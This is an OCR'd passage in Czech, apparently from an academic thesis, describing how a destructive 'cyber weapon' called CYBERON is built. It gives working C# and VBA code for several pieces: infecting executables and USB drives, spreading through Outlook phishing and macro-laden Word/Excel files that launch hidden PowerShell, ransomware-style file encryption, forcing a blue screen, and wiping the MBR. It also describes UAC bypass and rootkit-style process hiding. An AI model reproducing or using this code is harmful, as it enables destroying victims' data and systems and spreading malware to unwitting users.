
Po nastavení této hodnoty a spuštění úlohy pro zahájení čištění disku se vykoná tato akce a tedy dojde ke spuštění naší kybernetické zbraně se zvýšeným oprávněním. Spuštění již naplánované úlohy nevyžaduje žádné další zvýšené oprávnění. Po úspěšném spuštění je však nutné zpátky smazat hodnotu `%windir%` z registru. Tato možnost však není dostupná ve Windows 7 a to z důvodu, že operační systém Windows 7 nedisponuje touto úlohou. Pro tento systém však existují jiné metody, které dokážou UAC obejít.

6.6.4 Skrytí procesu

Abychom předešli odhalení kybernetické zbraně, bylo by vhodné implementovat funkcionalitu, kterou většinou disponují malware, které kategorizujeme jako rootkit. Tato funkcionalita spočívá v injektáží knihovny do všech procesů. Tuto možnost lze použít pouze, pokud je na počítači vypnutá funkce Secure boot. Secure boot je vlastnost standardu UEFI(Unified Extensible Firmware Interface), která nahrazuje BIOS. Pokud má naše oběť tuto funkci vypnutou, můžeme využít injektáž knihovny, která umožní skrytí našeho procesu ve všech správcích, které dovolují zobrazovat procesy.

Prvotním krokem je vytvoření samotné knihovny. Tuto knihovnu je nutné napsat v programovacím jazyce, který není závislý na některém z frameworku. Z tohoto důvodu tato část není psaná v C#, ale v jazyce C++. V opačném případě by při injektáži knihovny, která je závislá na .NET Frameworku mohla způsobit pád celé aplikace, která touto komponentou nedisponuje.

V našem případě použijeme pro vývoj knihovnu `MinHook`. Tato knihovna je volně dostupná a ulehčí programátorovi vytvořit háček, který se zachytí při volání procesu. Zaměříme se na funkci `NtQuerySystemInformation` z knihovny `ntdll.dll`. Tato funkce se stará o získávaní specifických systémových informací. Pokud se jakákoliv aplikace pokusí získat informace o systému, zachytí se o náš vytvořený háček. Následně se spustí funkce, kde se ověří zda-li se aplikace snaží získat informaci o běžících procesech a náš předem určený proces ze seznamu vymažeme. Funkce `NtQuerySystemInformation` pracuje se strukturou, která je vyobrazena níže.



Obrázek 7: Struktura obsahující informace o procesech a vláknech

Struktura na obrázku č. 7 funguje jako zřetězený seznam a můžeme tedy procházet jednotlivé procesy pomoci ukazatelů. Hlavním principem je zkontrolovat proměnnou `ImageName`, která obsahuje název procesu. Pokud název procesu souhlasí s naším předdefinovaným názvem, dojde ke změně a hodnota `NextEntryOffset` se navýší o `Offset` procesu, který chceme skrýt a dojde tak k vyjmuti jednoho prvku. Jakmile se všechny potřebné procesy vyjmou, vrací se návratová hodnota `NTSTATUS`, konkrétně hodnotu `NT_SUCCESS`, která značí úspěch.

6.7 Škodlivá část


Hlavní a nejdůležitější část je *payload*. Bez této části by malware neobsahovat škodlivou část a tedy by se stal neúčinný. V případě kybernetické zbraně je tato část specifická a cílena na

destrukci dat, případně na zničení fyzických zařízeních.

Tato kybernetická zbraň disponuje několika možnostmi payloadu, které jsou podpůrnou součástí pro šíření naší kybernetické zbraně. Dále však obsahuje několik možností pro destrukci souborů, či celého počítače. Pokud je k počítači připojena 3D tiskárna disponuje tato kybernetické zbraň funkcí, která dokáže připojenou 3D tiskárnu ovládnout. Všechny tyto možnosti budou popsány v následující kapitole.

6.7.1 Paylad pro připojení souboru

Tato část slouží na podporu propagační metody pro šíření. Tato funkce spočívá v připojení binárních dat původního programu k naší kybernetické zbrani. Fungování této metody můžeme popsat obrázkem č. 8




Obrázek 8: Způsob infekce pomoci připojení binárních dat

V případě, že velikost aktuálního souboru je větší než naše kybernetická zbraň, víme, že obsahuje i původní program, který spustíme. Na obrázku č. 9 lze vidět fungování paměti. Před spuštěním je nutné pro původní program alokovat potřebnou paměť, překopírovat obsah programu a poté ho spustit. V jazyce C# je tato funkce zastoupena pomoci reflexe, kdy můžeme načíst binární data, ve kterých najdeme `EntryPoint`, tedy ukazatel, který slouží ke spuštění programu.

```
byte[] hostProgram = File.ReadAllBytes(actualPath).Skip(VirusLength).ToArray();
Assembly AssemblyhostProgram = Assembly.Load(hostProgram);
MethodInfo method = AssemblyhostProgram.EntryPoint;
object o = AssemblyhostProgram.CreateInstance(method.Name);
method.Invoke(o, null);
```

Výpis 5: Ukázka reflexe a spuštění programu

Uživatel tedy nepozná, že je tento soubor infikován a nevytváří se v systému žádné pomocné soubory. Nedojde tedy k upozornění uživatele, že je něco v nepořádku. Aby se předešlo



Obrázek 9: Ukázka paměti po spuštění kybernetické zbraně a alokace paměti pro původní program


infekci stejného souboru je nutné náš infikovaný soubor nějakým způsobem označit. Každý spustitelný soubor začíná hlavičkou MS-DOS, kterou nazýváme MS-DOS stub. Jedná se o část kódu, která uživatele informuje s hláškou „This program cannot be run in DOS mode.“, a tedy, že tento program není spustitelný v systému MS-DOS. Tato část je v souboru pouze pro zpětnou kompatibilitu a pokud uživatel spustí program v systému Windows, tato část se přeskakuje. Pro jednoduchou identifikaci mají první dva bajty souboru hexadecimální hodnotu `0x4D`, `0x5A`, která v ASCII představují znaky MZ. Pro identifikaci infikovaného souboru byl zvolen způsob, který hlášku mírně poupraví. Poslední znak „.“ hexadecimálně `0x2E` změníme na „,“ hexadecimálně `0x2C`. Pokud se uživatel přeci jen k hlášce dostane, neměla by vzbudit velkou pozornost. Během experimentu se naskytl soubor HxD, který obsahuje informaci „This program must be run under Win64“ a tedy antivirové programy tuto hlášku zřejmě nekontrolují. Je nutné také zdůraznit, že tento typ infekce je možný pouze na souborech, které lze spustit.

6.7.2 Payload pro infekci za pomoci kompilace

Tento druh payloadu je také zaměřen na infekci. Obsahuje dvě možnosti a každá z nich má své výhody a nevýhody. Obě však fungují na bázi zkompilování malého programu, který následně zajistí jak spuštění kybernetické zbraně, tak původního souboru. Tento způsob infekce je vhodné použít na libovolný soubor a nemusí se nutně jednat o spustitelný soubor. Tato funkce je užitečná pro infekci USB flash disků či přenosných disků.

Hlavní část této funkcionality je kompilátor. V prvním kroku si ze souboru, který se snažíme infikovat uloží ikonku, která bude později použita při kompilaci našeho program. K tomuto účelu nám slouží knihovna IconLib, která je dostupná v programovacím jazyku C#. Tuto ikonku si uložíme do předem vytvořené složky. Aby tato složka nebyla lehce vyhledatelná je vytvořena nejenom jako skrytá, ale také má speciální příznak pro systémové soubory. Abychom tyto soubory viděli, nestačí mít pouze povolené zobrazení skrytých souborů, ale také povolení zobrazování systémových složek a souborů. Toto nastavení je dostupné v nastavení „Možnostech

složky“ (obrázek č. 10). Zobrazení těchto souboru je doprovázeno dialogem s informací, že úprava nebo mazání těchto souborů, může způsobit nefunkčnost systému.



Obrázek 10: Zobrazení systémových složek a doprovázející dialog

Po uložení ikony můžeme začít kompilovat náš kód, který dokáže vytvořit infikované soubory. První metoda spočívá v překopírování původního souboru do námi vytvořené systémové složky. Do této složky se také překopíruje náš malware, tedy celá kybernetická zbraň. Toto je zejména nutné v případě, že se jedná o USB zařízení.


První možností je použít kód, který po zkompilování vytvoří spustitelný soubor, který následně spustí dva procesy. První z nich bude vytvoření procesu a spuštění původního souboru. Následuje spuštění procesu, který se postará o spuštění naší kybernetické zbraně. Ukázka kódu je možné nalézt v příloze 15.

Druhá možnost je podobná infekcí pomoci připojování souboru. Základem je podobný kód, který však nespouští proces ze systémové složky. Obsah kybernetické zbraně i původního souboru je binárně připsán za náš vytvořený spouštěč. Jelikož známe velikost naší kybernetické zbraně, a také velikost původního souboru, můžeme po spuštění tohoto souboru oddělit dané části, uložit je do dočasného adresáře a poté spustit. Tyto metody mají své slabé stránky, dojde k přesunu původního souboru mimo adresář. V případě, že by se jednalo o spustitelný soubor, který využívá knihovny v téže složce, může dojít k pádu aplikace.

Při porovnání obou metod je zřejmé, že první metoda, která pouze přesouvá soubory bude znatelně rychlejší. Hodí se tedy hlavně na infekci USB zařízeních, kde je pravděpodobnost, že dojde k brzkému odpojení zařízení. Původní soubory jsou stále na stejném oddílu, takže by funkcionalita měla být zachována. Nevýhodou může být při překopírovaní našeho programu bez dostupných originálních souboru, pokud dojde k odpojení disku, nebudeme schopni spustit žádný ze zmíněných procesů. Další nevýhodou může být menší velikost, která může indikovat, že je něco v nepořádku.

Druhá z metod obsahuje kybernetickou zbraň i samotný program, takže při jeho překopírovaní odpadá problém, že by proces nemohl být spuštěn a také nevzbuzuje podezření, jelikož velikost souboru je podobná původní velikosti. Samozřejmě i při této metodě je nutné počítat, že můžou chybět některé z knihoven a aplikaci se nepodaří spustit. Jako nevýhodu můžeme zmínit, že dojde k obsazení více místa, jelikož kybernetická zbraň se rozkopíruje do všech souborů. Dále je třeba zdůraznit, že proces spojování binárních souborů může trvat delší dobu než jen jednoduché překopírovaní souboru.

V této metodě je nutné také identifikovat, že aplikace byla již infikována. V prvním případě došlo k binární změně v souboru. V této metodě využíváme pro indeitfikaci metadata souboru. Každá aplikace může obsahovat informace o souboru (obrázek č. 11) jako je název produktu, popisek případně i verzi. Příznak s verzí bude využit pro využití aktualizace naší kybernetické zbraně. V našem případě se však zaměříme na příznak `AssemblyTrademark`, který se u každého infikovaného souboru nastaví na CYBERON a tím se zamezí infekce stejného souboru.



Obrázek 11: Ukázka zobrazení ochranné známky v informacích o souboru

6.7.3 Payload pro infekci přes e-mail

Tato část je využitelná při spolupráci s propagací pro získávání dat z e-mailového klienta. Funkce je volaná v případě, že dojde k nalezení kontaktů, na které je možné odeslat e-mail.

V prvotní fázi je nutné vymyslet falešný e-mail, který bude vypadat věrohodně. V případě kybernetické zbraně jsem se rozhodl pro vytvoření podvodného e-mailu, který bude od naší oběti vyžadovat vyplnění dotazníku. Pro úspěšné odeslání dotazníku je uživatel vyzván k povolení makra. Toto makro nám umožní infikovat novou oběť.

Kybernetická zbraň obsahuje ve svém kódu také dokument, který se pošle v příloze. Tento dokument je zarchivován pomoci kompresní metody GZIP. Původní záměr bylo zamaskování proti antivirovým programům, ale také, aby byla naše kybernetická zbraň co nejmenší. Archív nemůže být zabezpečený pomoci hesla, jelikož standardní knihovna, která pracuje s archívem GZIP nepodporuje tuto možnost. Využitím alternativní knihovny by došlo ke zbytečnému navýšení celkové velikosti kybernetické zbraně. Původně tento payload dokázal vytvořit i dokument a vložit do něj potřebné makro. Nynější řešení je daleko efektivnější a nevyžaduje nainstalovaný kancelářský balíček Office. Důležitou součástí je využití reflexe, která dokáže kooperovat s Outlookem a odesílat e-maily pomoci aplikace. Tyto e-maily se mohou tvářit, že pochází z ověřené privátní sítě. Dojde tedy k obcházeni bezpečnostních mechanismů, kterými disponuje například Office365.

```
try
{
    Outlook.MailItem mail = oApp.CreateItem(Outlook.OlItemType.
        olMailItem) as Outlook.MailItem;
    mail.Subject = subjectEmail;
    mail.To = contact[1];
    mail.Body = bodyEmail;
    mail.Attachments.Add(this.file);
    mail.Send();
}catch { }
Marshal.ReleaseComObject(oApp);
```

Výpis 6: Ukázka zasílání e-mailu skrz malware

6.7.4 Infekce Word a Excel dokumentů

Posledním payloadem, který slouží na podporu šíření se zaměřuje na vkládání maker do dostupných Word a Excel souborů. Jedná se především o soubory, které mají příponu `doc`, `docx`, `xls`, `xlsx`. Při infekci je však nutné počítat s tím, že nové formáty jako je `docx` či `xlsx` nepodporují makra. Je nutné tedy soubory ukládat jako dokumenty staršího formátu (Verze 2007 a starší). Novější soubory, které podporují makra mají přípony `docm` případně `xlsm`. Tyto přípony

jsou však velmi nápadné, a tedy takovéto dokumenty se většinou pro nelegitimní způsob nepoužívají. Nevýhodou stávajícího řešení je případ, kdy má infikovaný uživatel dokument nového formátu, který nepodporuje makra. V takovémto případě je nutné uložit dokument jako starší formát. Uživatel nezpozoruje rozdíl za předpokladu, že se nebude snažit otevřít soubor ze svých „posledních otevřených souborů“ nebo jiných zástupců. V takovémto případě se vyskytne chyba, že tento soubor neexistuje a uživatel ho musí najít a znova otevřít.

V prvním kroku musíme detekovat příponu a rozeznat, zda-li se bude jednat o dokument Word či Excel. Oba tyto formáty disponují jinými funkcemi podporující makra. V případě Wordu je potřeba vytvořit `VBComponentu` „ThisDocument“, do které je potřeba vložit naší subrutinu „Document_Open“, která se provede po otevření dokumentu. Pokud se jedná o tabulkový procesor Excel, je potřeba vytvořit jinou komponentu a tedy „ThisWorkbook“ a vytvořit jinou subrutinu s názvem „Workbook_Open“. Každá z těchto subrutin může obsahovat jakýkoliv kód. V našem případě se spustí Powershell, který se pokusí spustit naší kybernetickou zbraň. Samotný proces funguje pomoci Reflexe a tedy je nutné, aby na stroji, který provádí útok byl k dispozici Office.

```
Private Sub Document_Open()
Set shel = CreateObject("WScript.Shell")
shel.Run "powershell.exe -nologo -windowstyle hidden -EncodedCommand ...", 0
End Sub
```

Výpis 7: Ukázka subrutiny, která spouští powershell

Poslední důležitou částí je správné uložení, pokud se pokusíme dokument uložit do novější verze nedojde k uložení makra. Je nutné tedy uložit dokument jako starší verzi a tedy `wdFormatDocument97`, případně `xlOpenXMLWorkbookMacroEnabled`. Tato fáze vypadá jednoduchá, avšak je potřeba dodržet funkce, které podporuje reflexe. U ukládání Word dokumentu nenajdeme funkci `SaveAs` a musíme využít funkce `SaveAs2`.

6.7.5 Destruktivní rutina pro soubory

Hlavním cílem celé kybernetické zbraně je ničení a způsobení škody. Tato část se věnuje destrukci digitálních dat. Jedná se o část kódu, která je pro uživatele nejnebezpečnější. Tento payload je možné spustit jak pomoci příkazu z Internetu, tak po uplynutí předem definované doby. Tato možnost se může hodit převážně v situaci, kdy se nepodaří náš malware spojit se serverem, který se stará o úlohy. Cílem není vymazat soubor, ale tento soubor zašifrovat. Tato možnost je daleko méně nápadná, než případné smazání souboru, které by mohlo být pro uživatele indikující. V případě šifrování je v některých případech možné, že tyto zašifrované soubory nebudou ihned odhaleny a dojde k jejímu zálohovaní. V případě zálohování s využitím rotace, je možné, že dojde k přepsání i zálohovaných dat v takové míře, že již nebude možné data obnovit.

Šifrování je tedy daleko méně nápadné a zároveň má mnoho výhod. Kryptografické knihovny dnes již používají téměř všechny legitimní aplikace a proto je velmi těžké zamezit takovémuto

šifrování. Tato metoda má i svou nevýhodu. Šifrovací proces trvá daleko delší dobu než pouhé smazání souboru. Je tedy nutné snažit se omezit rychlost šifrovaní, aby zatížení procesoru nezpůsobilo podezření. V případě šifrování větších souborů je nutné tyto soubory načítat po blocích. V opačném případě by mohlo dojít k alokaci velmi velkého bloku v paměti, které mohou způsobit odhalení celého procesu.

Pro šifrovací proces byla využita šifra AES v CFB módu s klíčem o velikosti 256 bitů. Tato kombinace je dle doporučení NIST[23] vyhovující až do roku 2030. Pro každý soubor je pomoci náhodně vygenerovaného hesla, soli a s pomocí 100 iterací vytvořen šifrovací klíč.

Pokud potřebujeme načítat soubor po blocích, nemůžeme do jednoho souboru číst i zapisovat. Naše kybernetická zbraň proto vytvoří soubor, který se tváří jako systémový a skrytý. Následně je do souboru šifrován původní soubor. Po úspěšném dokončení dojde k přepsání původního souboru a odstranění dočasného. Vytváření souboru je vhodné i v případě, že uživatel se souborem pracuje a tedy není možné do něj zapisovat. Po ukončení procesu, který pracuje se souborem dojde k přepsaní původního souboru zašifrovaným souborem. Hlídání, zda-li je soubor využíván však není součásti této rutiny a je vhodným prvkem pro zdokonalení. Po dokončení šifrování je na začátek souboru přidána značka „!I'm $CYBERON!“, která indikuje, že soubor byl úspěšně zašifrován. Po úspěšném překopírování dojde k překopírovaní i metadat o systémovém a skrytém souboru. Původní metadata je nutné navrátit zpět.

```
FileStream fsCrypt = new FileStream(name + ".cyberon", FileMode.Create);
File.SetAttributes(name + ".cyberon", FileAttributes.System | FileAttributes.
    Hidden);
CryptoStream cs = new CryptoStream(fsCrypt, AES.CreateEncryptor(),
    CryptoStreamMode.Write);

while ((data = fsIn.Read(buffer, 0, buffer.Length)) > 0)
    cs.Write(buffer, 0, data);

File.Copy(name + ".cyberon", name,true);
File.SetAttributes(name, File.GetAttributes(name) & ~FileAttributes.Hidden & ~
    FileAttributes.System);
File.Delete(name + ".cyberon");
```

Výpis 8: Načtení souboru po blocích a odebrání příznaku skrytého souboru

6.7.6 Modrá obrazovka smrti

Tato část se věnuje vyvolání umělého BSOD (Blue screen of death). Situace nastává při závažné hardwarové či softwarové chybě a způsobí zaseknutí a následné restartování počítače. Hlavní princip spočívá ve vytvoření procesu, který se nastaví jako kritický. Procesy, které mají nastavení procesu na kritickou hodnotu jsou většinou systémové a jsou nutné pro správné fungování

systému. V případě že se takovýto proces jakýmkoliv způsobem ukončí dojde k pádu celého systému.

Vytvořit takovýto systémový proces je velmi náročné. Existuje způsob, kterým přidáme procesu oprávnění a systém Windows umožní vyvolat chybu, která způsobí kolizi systému. Je nutné použít funkce z Windows API. Jedná se o funkce `RtlAdjustPrivilege` a `NtRaiseHardError` z knihovny `ntdll.dll`. První funkce slouží k povolení či zakázání určitého oprávnění z volaného procesu nebo vlákna. Při použití funkce `RtlAdjustPrivilege` s prvním parametrem `SeShutdownPrivilege`, který můžeme zapsat hexadecimální hodnotou `0x19` přidá našemu procesu oprávnění vypnout systém.

Následně zavoláme funkci `NtRaiseHardError`, která nám způsobí zmíněný `BSOD` s kódem, který určíme v prvním parametru. V dalším fázi procesu je možné přidat i další parametry, které zde nejsou blíže specifikované z důvodu nedokumentované funkce. Důležitou informací je předposlední parametr, tedy hexadecimální hodnota `0x6`. Tato hodnota nám říká co se má po této chybě stát. V případě hodnoty `0x6` informujeme, že má dojít k vypnutí celého systému, pokud má k tomu příslušné oprávnění. Dojde k zamrznutí a vypnutí. ve většině případů však dojde k zmíněnému BSOD. Abychom všechny tyto věci mohli provést, musíme povolit tzv. unsafe mód, který nám v jazyce C# dovoluje pracovat s ukazateli a externími funkcemi.

```
unsafe {
    Boolean previousValue;
    uint previousValue2;
    RtlAdjustPrivilege(19, true, false, out previousValue);
    NtRaiseHardError(0xC0000420, 0, 0, IntPtr.Zero, 0x6, out previousValue2);
}
```

Výpis 9: Ukázka kódu pro BSOD

6.7.7 Navrácení změn v souboru

Tato metoda je méně destruktivní než předchozí. Slouží hlavně k útoku na soubory, které se často mění. Pokud uživatel provede nějaké změny je schopen tento útok navrátit obsah souboru o určitý čas zpět. Tato destrukce může být dosti nepříjemná, jelikož uživatel se může domnívat, že si zapomněl práci uložit. Funkce celého procesu spočívá ve využívání alternativních datových proudů, které mohou obsahovat libovolný obsah. Pokud vložíme data do alternativního datového proudu, uživatel nevidí, že soubor obsahuje ještě další data. Dojde ke změně celkové velikosti na disku, ale velikost je stále stejná. Je nutno říct, že tyto alternativní datové proudy jsou dostupné pouze na discích, které jsou naformátované na souborový systém NTFS. Na nových operačních systémech Windows je tento souborový systém plně podporován. Datové proudy samotný Windows příliš nepoužívá. Pokud pomineme standardní datový proud, který nese název `:$DATA`, existuje ještě jeden, který systém Windows často používá. Pokud stáhneme libovolný dokument

z Internetu, je do tohoto dokumentu a jeho alternativního proudu s názvem `Zone.Identifier` vložena informace, odkud byl soubor stažen. Sám textový procesor Word poté identifikuje stažený soubor a zobrazí soubor v chráněném zobrazení (obrázek č. 12), který informuje uživatele o tom, že tento soubor pochází z Internetu a může obsahovat viry.

Obrázek 12: Word - detekce staženého souboru

Pokud tento datový proud odstraníme, přeskočíme tím tento chráněný režim. V naší kybernetické zbrani budeme využívat alternativní datový proud s názvem CYBERON. Do tohoto místa budeme zapisovat naše binární data, která jsou v podobě struktury. Struktura bude obsahovat čas poslední úpravy a binární kopii souboru. V případě, že už tento datový proud existuje, nebude se dělat jeho kopie a tím jsme schopni mít uloženou starou kopii souboru. Po uplynutí požadovaného času můžeme binární data obnovit zpět do datového proudu `:$DATA`, a tím dojde k přepsání souboru, který byl pozměněn jeho starší verzí. Tyto alternativní datové proudy jsou často přehlíženy antivirovými programy, což muže být pro kybernetickou zbraň výhoda.

```
byte[] fileBytes = File.ReadAllBytes(filePath);
AltStreamStruct AltStruct = new AltStreamStruct(file.LastWriteTimeUtc,
    fileBytes);
FileStream fsAlt = file.GetAlternateDataStream("CYBERON").OpenWrite();
BinaryFormatter formatter = new BinaryFormatter();
formatter.Serialize(fsAlt, AltStruct);
fsAlt.Close();
```


Výpis 10: Zapsání datového proudu do souboru

6.7.8 Smazání hlavičky disku, která obsahuje rozdělení disku

Při spouštění počítače je zavádění celého systému závislé na tabulce, která obsahuje informace o rozdělení disku. Na prvním disku lze najít operační systém. V prvním sektoru každého disku leží právě informace o rozděleni tohoto disku. Pokud je tato část jakkoliv porušena, dojde k problému při spuštění systému a uživatel je informován o chybějícím systému. V případě zapnuté podpory UEFI je využíván vlastní zavaděč operačního systému, kterému je vyhrazen první oddíl. Tento oddíl má název EFI a obsahuje také další informace o oddílech.

V případe použití MBR je velikost sektoru 512 bajtů a obsahuje nejen zavaděč pro operační systém, ale také informace o rozdělení disku a jejich identifikátory (obrázek č. 13). V některých případech tento zavaděč slouží i pro odemknutí disku. Po zadání hesla je toto heslo použito k odemčení disku a následnému startu systému. V případě, že dojde ke smazání takovéhoto zavaděče při šifrovaném disku, je uživatel kompletně odstřižen od dat a je nutné použít obnovovací

klíč, který musí mít uživatel zazálohovaný. Pokud je disk nešifrovaný, jsou data dostupné například z distribuce Linuxu. V Případě používání UEFI je situace odlišná. Místo původního MBR spouští UEFI svůj vlastní zavaděč a načítá EFI oddíl. Tento oddíl poté může obsahovat MBR nebo GPT tabulku, která také obsahuje rozdělení disku. Tato část je umístěna na začátku disku a tedy dojde k podobnému narušení tabulky.



Obrázek 13: Hlavní spouštěcí záznam (MBR)

Jedná se o destruktivní metodu, která se pokusí vymazat prvních 512 bajtů z disku a tím znemožní následné zavedení systému. Nedojde k destrukci uživatelských dat, ale uživatel již nebude moct systém znovu spustit. Uživatel je poté nucen zavolat IT technika. Při správném naplánovaní lze tuto metodu zkombinovat s uměle vyvolaným `BSOD`, který donutí počítač se restartovat.

Aby bylo možné zapisovat data přímo na sektor, je potřeba použít systémovou knihovnu `kernel32` a funkce `WriteFile` a `CreateFile`.

```
byte[] Data = new byte[512];
uint BytesWritter = 0;
IntPtr MBR = CreateFile( "\\\\.\\PhysicalDrive0", 0x10000000, 0x3, IntPtr.Zero,
    0x3, 0, IntPtr.Zero);
WriteFile(MBR, Data, 512, out BytesWritter, IntPtr.Zero));
```

Výpis 11: Přepsání MBR

První funkce `CreateFile` se postará o nalezení adresy, na které poté vynulujeme 512 bajtů. Funkce `CreateFile` nám dovolí přistupovat k celému disku `PhysicalDrive0`. Další oddíly leží mimo tento sektor. Důležité jsou pouze parametry, které nám definují práva. Druhý z parametru ve funkci určuje přístup, hexadecimální hodnota `0x10000000` dává všechna obecná práva. Podobně je tomu u třetího parametru, který má hexadecimální hodnotu `0x3` a umožní čtení a zápis na specifické místo. Zbývající parametry již nejsou tak podstatné. Následuje funkce `WriteFile`, která na specifickou adresu zapíše námi vytvořené pole 512 bajtu, které je v tomto případě prázdné. Po tomto kroku a následném restartování již počítač nebude schopen načíst systém.

6.7.9 Útok na 3D tiskárnu

